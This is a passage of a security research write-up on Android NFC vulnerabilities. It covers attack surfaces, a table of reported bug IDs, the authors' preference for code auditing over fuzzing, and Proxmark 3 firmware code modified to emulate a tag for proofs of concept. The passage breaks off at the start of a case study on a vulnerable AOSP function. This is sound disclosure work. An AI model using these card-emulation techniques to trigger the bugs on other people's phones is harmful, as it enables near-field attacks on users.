Hunting in the Near Field -- An Investigation of NFC-related Bug in Android

Abstract

Android system has been investigated for a decade, and fewer attack surfaces survive the crowded bug hunters. NFC is one of the lucky untapped areas until recently. In this topic, our team will share our recent study of Android NFC attack surface, together with some lore and related knowledge.

As a start, basic information about NFC and its protocol stack on Android will be briefed. Then, we will enumerate the attack surfaces related to NFC, explaining the pros and cons of each and show why and how we pick the targets we focus on. Before looking into details, we will illustrate a few concepts critical to comprehend the code. We will show why we prefer auditing to fuzzing on this topic. Proxmark 3 is an excellent toolkit for snooping RFIDs. To make Proofs-of-Concept for vulnerabilities we find, we do modifications to Proxmark 3 and extend its card emulation feature to act as the attacker. Along with all these, we will explain three representative vulnerabilities found in three different modules, the Host-based Card Emulation module, the Reader/Writer Module and the nfa module, each with substantial details.


The contents are organized with the hope that both novice and seasoned researchers can get their benefits. We only skim over the basics but key parts will get a detailed explanation.

1. Background & Overview of NFC

1.1 The NFC protocol stack

NFC features are widely adopted on high-end Android smartphones. Its usage covers access control, metro card, offline payment, paperless tickets and much more. Most of the usages are related to identity or finance, thus become a tempting target for hackers. Besides, they also expose a new attack vector where devices are exposed to near field attackers.

NFC protocol stack derives from RFID, containing many protocols from outdated to up-to-date variants. Besides, vendors also add many specific implementations. As a result, NFC stack becomes an oversized bloc, with multiple implementations on each layer.




(https://commons.wikimedia.org/wiki/File:NFC_Protocol_Stack.png)

Despite the complexity of NFC protocol stack, Android managers to encapsulate them into three modes: Reader/Writer, Host Card Emulation and P2P. Here are some examples.

Mode	Example of Usage
Reader/Writer	Raw Tag reader/writer, NDEF reader/writer
Host Card Emulation	Metro card emulation, offline payment
P2P	Android Beam

1.2 Structure of Android NFC implementation

The NFC implementation on Android complies with the design of the Android system. In other words, its components run in a different process, with different privileges and SE-policies. Data exchange between processes is restricted to pre-defined IPC procedures with Binder. In Android O and later, system services are also separated from vendor-specific HAL modules, making them communicate with each other by Binder-style IPCs(HwBinder). Here is the overview of NFC related components in Android.




2. Attack Surface & Target

2.1 Attack Surface & Vulnerable Module Enumeration

Android uses Binder IPC, SELinux, and other features to isolate one component from another. Inter-component communication is constrained to a limited subset. This greatly increases the security of the Android system, making it more challenging to compromise the system. On the other hand, more modules, isolations, and IPCs mean more complexity, and this complexity introduces more attack surfaces. We will try to enumerate the attack surfaces of Android NFC and you will see the case.

1. **Traditional Binder IPC attack surface**. This surface is shared amongst many components, as components communicate with each other by Binder, and any form of violation of binder convention may result in corruption in a remote process. This surface is well discussed by some researchers, but we won't be surprised if someone finds more in NFC.
2. **App to stack attack surface**. Malformed data from application side may comply with the definition of Binder IPC, but also trigger unexpected behavior in the stack, due to the lack of validation.
3. **Card(Reader/Writer) to stack attack surface**. Like the former case, data from the card may also cause a similar situation in the stack. Actually, since there are many variants of cards, this kind of attack is more common.
4. **HwBinder attack surface**. HwBinder is responsible for IPC between system and vendor process. It is understandable a bug we found here is scored as low by Google since no user-malleable data is involved. However, assuming that you have compromised either of the processes and want to escalate privilege to the other process, this kind of vulnerabilities would be useful.
5. **SoC attack surface**. It is not surprising if the close sourced NFC component of SoC is buggy. This attack surface is always there, like in Bluetooth, Wi-Fi, and baseband. However to extract the image, reverse engineering it, and fuzz/audit binary is time-consuming and not easy. And the vulnerabilities will affect only a small group of devices.
6. **Android to Card(Reader/Writer) attack surface**. Android device can be used as an endpoint to attack NFC cards. Generally speaking, it is security related but not strictly an Android attack surface. You can Google Chameleon Card and find a new world. Anyway, it's a little off topic, we mention it here for the integrity of the topic.

   In 2. and 3., we regard the stack as a whole from a peripheric view. Actually, the NFC stack is complicated and can be split up and discussed separately. We decide to cover each vulnerable module in the following sections.
7. **Reader/Writer module**. Reader/Writer is the basic feature of Android NFC. Parcel from the card is received and parsed here. Any credulity of user-provided data may cause serious consequence.
8. **Host-based Card Emulation module**. Similar to Reader/Writer feature, data is also parsed here. This time Reader/Writer should be regarded as an attacker and unsanitized data it provided will cause problems.
9. **P2P module**. Android Beam uses NFC P2P protocol stack to exchange data between two Android devices. A malicious Android device can attack this stack by sending malformed data. This attack surface will not be covered in this topic because when we started to look into NFC, this surface has already been well audited.
10. **Infrastructure module**. At first glance, the infrastructure of the NFC stack should not be an attack surface, as no user provided data is directly processed here. Well, the stack severely depends on huge global structures, state machines, and switches between different state constantly. Inconsistency can emerge in this mass, but the constraints are hard to meet.




Not all the aforementioned surfaces are as fruitful. We hope the enumeration may inspire future researchers but we will just cover a few of them.

2.2 Choice of Target

With the knowledge of 2.1, we are to decide which component to focus on. We decided to concentrate on the highlighted `com.android.nfc` process for some reason. First, most data processing happens here, which means more memory manipulation and more bug. Second, there are specifications for NFC protocols, making it more easy to understand the code. Third, it is the center of the whole Android structure, focusing on other modules before understanding it seems to be reckless.

`com.android.nfc` can be roughly divided into two parts, Java wrapping related code in `package/apps/Nfc` and NFC stack related code in `system/nfc`. Interestingly protocol stack of Mifare card is in the first part. Java/JNI code is less security-related excepting rare logic issues. Thus, `system/nfc` should have higher priority. The most common attack surface of this module is from a remote endpoint(Card or Reader/Writer). And we will regard it as a default condition(unless otherwise stated). Here is the structure of `system/nfc`.



According to 2.1, there are four modules in `system/nfc`. When looking into each of them, we found the P2P module had already been investigated a lot. In consideration of efficiency, we decided to drop it. In 2 months or so, we have discovered several vulnerabilities and reported them to Google.

Hunted Bugs

ID	Type	Sub Component
CVE-2019-2017	OOBW	t2t
CVE-2019-2034	OOBW	i93
A-123553270	OOBW	nfa
A-120104421	OOBW	t3t hce
A-128469619	OOBW	hal
A-124321899	ID	t4t
A-124334710	ID	t4t
A-124624200	ID	t1t
A-124334559	ID	t4t

Duplicated Bugs

ID	Type	Sub Component
A-120101855	DoS	t3t
A-122047365	ID	i93
A-122447367	ID	t4t hce
A-122629744	ID	t3t
A-124334702	ID	t4t
A-124334707	ID	t4t
A-124579544	OOBW	i93

(TODO update this with latest status)

In the rest of this article, we will choose three different bugs from each module and explain them in detail. While before that, we'd like to present some 'lore' related to basic concepts, "How to find a bug" and "How to write a PoC". This information is meant to help the reader understand the bugs without obstacle.

3. Lores & Methodology

3.1 Necessary Concepts

Before diving into the codebase of NFC stack, we need some basic understanding about Android NFC stack as a catcher.

gki

There is no clue about what gki stands for, but we can deduce it has at least three duties.

It implements a memory allocator based on ring buffer. This is feasible because buffers are of the same structure, and in many cases, of similar length. The frequent needs of small buffers are met by gki rather than bionic c functions. This feature reduces heap-based vulnerabilities.

```
typedef struct {
  uint16_t event;
  uint16_t len;
  uint16_t offset;
  uint16_t layer_specific;
} NFC_HDR;
```

`gki` delivers messages between different components. It registers different 'message boxes' for different tasks. Messages will be sent to 'message box' accordingly. `gki` also holds timers for each task, terminating them when time is out.

nfa

nfa is an abstraction layer governing the life cycle of the NFC stack. libnfc-nci is heavily relied on state machines, global structures and messages. nfa is responsible for this stuff, as well as system manager, device manager. Unlike the protocol related code dealing with raw data directly, nfa doesn't parse data. It initializes and releases resources for state machines during starting/switching of protocols, observes their states, managing their intermediate results and communicate to upper layer for commands/data.

type * tag

The naming of NFC is irregular for there are so many partners, so many different interests and a long history since RFID. In Android, protocols are called type 1 tag(t1t), type 2 tag(t2t), type 3 tag(t3t), type 4 tag(t4t), ISO-15693 tag(i93) and Mifare. Each name represents a variant of ISO standard, with different tag storage, modulation, extended features, etc. Android implements reader/writer mode for all these protocols, and capable of emulating cards of t3t(though with a limited capability) and t4t. Data parsing is implemented individually, but they share the same management of nfa. The data parsing process is most fruitful for bug hunting, as they deal with user controlled, raw data directly.

3.2 Fuzzing or Auditing

Answer to this: We found most vulnerabilities by code auditing.


If a module is not fuzzed before, we prefer fuzzing because it will be more efficient and cover as much code as possible(with modern fuzz technologies, of course). Unfortunately, there are several facts cumber the fuzzing process, or we can say, it is fuzzer-unfriendly.


- Many processes, many state machines, many states. Most successful fuzzers on Android are in-process. They are weak when tackling with inter-process problem, for there result (coverage as an example) related feature will get messed up by this complexity.
- Multi-stage input. More tricky fuzzer design is necessary.
- High coupling. If you want to fuzz a codec of Android, you can de-couple it from OMX and other components, do instrumentation and run it in a single process. After all, it is basically a self-contained module with little coupling with other code. However, NFC modules of Android are highly coupled with each other, without clear bother. It is frustrating if someone wants to pick out a module.
- Modules with constraints of its own. Even certain module is de-coupled and runs in a process, producing many crashes, there are still obstacles ahead. NFC stack has many modules series connected together, each with its own constrains and checks. Some malformed data may trigger a crash in certain modules, but in the real situation, it may not survive the modules before this module. To exclude this 'false positive', more manual analysis is necessary, which neutralizes the advantage of fuzzing against auditing.

Though every single problem above may have a solution, the overall disadvantage is too much and it is not worthwhile to write fuzzer for the NFC stack. Someday more advanced fuzzers may change this.

3.3 About Proxmark 3

Well, let's say we have found a vulnerability residing in the protocol stack, which will be triggered when parsing data from the other side(Could be card or Reader/Writer, depending on which mode the Android device in), now how to write a Proof-of-Concept to prove it? Our assumption is the other side is fully user controlled, while it is not easy to find a card or reader/writer that is programmable. Utilizing another Android device's Host Card Emulation or Reader/Writer feature may be a way, however, Android device's ability is constrained and can't cover all the situations. The complexity of the NFC stack means one card may not be enough if bugs of different protocols are found. After some Googling, we finally find Proxmark 3(PM3)(http://www.proxmark.org/), it is what we am looking for and meet our need perfectly.





According to its readme page, "The proxmark3 is a powerful general-purpose RFID tool, the size of a deck of cards, designed to snoop, listen and emulate everything from Low Frequency (125kHz) to High Frequency (13.56MHz) tags." The source code of Proxmark 3 can be found at https://github.com/Proxmark/proxmark3, Iceman fork(https://github.com/iceman1001/proxmark3) contains more experimental features but is less stable. We use either of them in different situations.

(https://hackerwarehouse.com/product/proxmark3-kit/)

The "hardware" part of Proxmark 3 consists of 4 part: A programmable chip where the system on chip runs, a high frequency(13.56MHz) antenna, a low frequency(125kHz) antenna, and a USB cable connecting the chip to host PC. Low frequency antenna is not indispensable so don't buy it if you have a tight budget. There is also an all-in-one version of Proxmark 3 integrating all parts together. Note that someone uses this tool to spoof the access card password or do other evil things. We suggest you comply with local laws and use this only for research purpose.

PM3 works in a C/S model. When source code is compiled successfully, two parts will be generated. The client binary is responsible to transfer data/command to the chip, and the image should be flashed into the chip. Reader/Writer mode works fine, while only contains basic features of card emulation is supported. To process more complicated commands, we need to write some code. Let's take ISO-15693 emulation as an example.

```
// Simulate an ISO15693 TAG.
// For Inventory command: print command and send Inventory Response with given UID
// TODO: interpret other reader commands and send appropriate response
void SimTagIso15693(uint32_t parameter, uint8_t *uid)
{
    LEDsoff();
    LED_A_ON();

    FpgaDownloadAndGo(FPGA_BITSTREAM_HF);
    SetAdcMuxFor(GPIO_MUXSEL_HIPKD);
    FpgaWriteConfWord(FPGA_MAJOR_MODE_HF_SIMULATOR | FPGA_HF_SIMULATOR_NO_MODULATION);
    FpgaSetupSsc(FPGA_MAJOR_MODE_HF_SIMULATOR);

    StartCountSspClk();
```

```
    uint8_t cmd[ISO15693_MAX_COMMAND_LENGTH];

    // Build a suitable response to the reader INVENTORY command
    BuildInventoryResponse(uid);

    // Listen to reader
    while (!BUTTON_PRESS()) {
        uint32_t eof_time = 0, start_time = 0;
        int cmd_len = GetIso15693CommandFromReader(cmd, sizeof(cmd), &eof_time);

        if ((cmd_len >= 5) && (cmd[0] & ISO15693_REQ_INVENTORY) && (cmd[1] ==
ISO15693_INVENTORY)) { // TODO: check more flags
            bool slow = !(cmd[0] & ISO15693_REQ_DATARATE_HIGH);
            start_time = eof_time + DELAY_ISO15693_VCD_TO_VICC_SIM - DELAY_ARM_TO_READER_SIM;
            TransmitTo15693Reader(ToSend, ToSendMax, start_time, slow);
        }

        Dbprintf("%d bytes read from reader:", cmd_len);
        Dbhexdump(cmd_len, cmd, false);
    }

    FpgaWriteConfWord(FPGA_MAJOR_MODE_OFF);
    LEDsoff();
}
```

The while loop is infinite till the button is pressed. Before entering this loop, `LED_A` will be turned on, some parameters related to ISO-15693 will be set, then `BuildInventoryResponse` will be called. This function will compile uid of the card into the response to inventory request, them calculate the checksum, do modulation and other transformation so the data is transfer-ready. The data and its length is stored in `ToSend` and `ToSendMax`. This is done before entering the while loop because NFC protocol has a relatively short time window, if data is compiled in the loop, a timeout will be caused.

There is a **TODO** in the code and only `ISO15693_REQ_INVENTORY` command is implemented. To process more commands from the Android device, we need to write more branches in the while clause. This can be reached in two ways, by referring to the corresponding specifications or by debugging/logging. The first method requires reading the specifications of a protocol thoroughly, and write responding code accordingly. This may be unnecessarily time-consuming, as our goal is just triggering the vulnerability. The second method is more tricky. By adding some breakpoints/logs in both Android side and PM3 side, we can trace the procedure. Knowing what to send and what to expect, with the help of const definitions, we can deduce what to reply. In this way, we can gradually 'reverse' all the responses we need. These responses may not have full coverage, they are good enough to lead the control flow to where we want. Here is the skeleton code of a single response, we deleted irrelevant part added some comments to make it more clear.

```
// this function imitate BuildInventoryResponse to compile response into transfer-ready form.
There will be multiple responses, so data is moved from ToSend to predefined buffer.
void calcRspAsTag(uint8_t* rsp, size_t len, uint8_t* toSend){
    uint16_t crc;
    crc = Crc(rsp, len - 2);
    rsp[len - 2] = crc & 0xff;
    rsp[len - 1] = crc >> 8;
    CodeIso15693AsTag(rsp, len);
    if(ToSendMax != len * 2 + 2){
        Dbprintf("Fatal error");
```

```
    }
    memcpy(toSend, ToSend, ToSendMax);
}

void SimTagIso15693(uint32_t parameter, uint8_t *uid)
{

    // predefined command pattern and response
    //data get sys info
    static uint8_t CMD_SYS_INFO[] = {
        0x22, 0x2b, //flag, cmd code
        UID
        };
    static uint8_t RSP_SYS_INFO[] = {
        0x00, // flags
        0x0f, // info_flags
        UID
        0xaa, // dsfid
        0x30, // flag afi
        0x01, // num_block - 1
        0x07, // block_size - 1
        0x02, // ic_reference
        0xff, 0xff
    };
    // precompiled transfer-ready data
    static uint8_t TSND_SYS_INFO[sizeof(RSP_SYS_INFO) * 2 + 2] = {0};

    // compiled before the loop to response more quickly
    calcRspAsTag(RSP_SYS_INFO, sizeof(RSP_SYS_INFO), TSND_SYS_INFO);

    while(!BUTTON_PRESSED()){

        // one 'case' of the loop, if command meets certain requirement, the transfer-ready
        // data will be sent
        //get sys info
        if(!memcmp(cmd, CMD_SYS_INFO, sizeof(CMD_SYS_INFO))){
            bool slow = !(cmd[0] & ISO15693_REQ_DATARATE_HIGH);
            start_time = eof_time + DELAY_ISO15693_VCD_TO_VICC - DELAY_ARM_TO_READER;
            TransmitTo15693Reader(TSND_SYS_INFO, sizeof(TSND_SYS_INFO), start_time, slow);
            Dbprintf("recv cmd:");
            Dbhexdump(cmd_len, cmd, false);
            Dbprintf("send rsp:");
            Dbhexdump(sizeof(RSP_SYS_INFO), (uint8_t*)RSP_SYS_INFO, false);
            Dbprintf("\n");
            continue;
        }
    }

}
```

4. Case Study

4.1 A Card Emulation Case

A-120104421 rated as Moderate

FeliCa is a specification of card popular in Japan, mainly promoted by Sony. NFC-F is a variant of NFC standards sponsored by the NFC forum. type 3 tag(t3t) is an unofficial name used in Android NFC protocol stack. They have different denotation but actually refer to the same thing, not rigorously. We will use them without distinction below. This bug is found in t3t host card emulation module.

`ce_t3t_data_cback` is a function in `system/nfc/src/nfc/tags/ce_t3t.cc`. It is responsible to process parcel from a reader/writer when Android NFC module is emulating a t3t card. Because there is no bound check for the size of an array from the reader/writer side, out-of-bound-write will be triggered.

```
void ce_t3t_data_cback(tNFC_DATA_CEVT* p_data) {
  tCE_CB* p_ce_cb = &ce_cb;
  tCE_T3T_MEM* p_cb = &p_ce_cb->mem.t3t;
  NFC_HDR* p_msg = p_data->p_data;
  tCE_DATA ce_data;
  uint8_t cmd_id, bl0, entry_len, i;
  uint8_t* p_nfcid2 = NULL;
  uint8_t* p = (uint8_t*)(p_msg + 1) + p_msg->offset;
  uint8_t cmd_nfcid2[NCI_RF_F_UID_LEN];
  uint16_t block_list_start_offset, remaining;
  bool msg_processed = false;
  bool block_list_ok;
  uint8_t sod;
  uint8_t cmd_type;

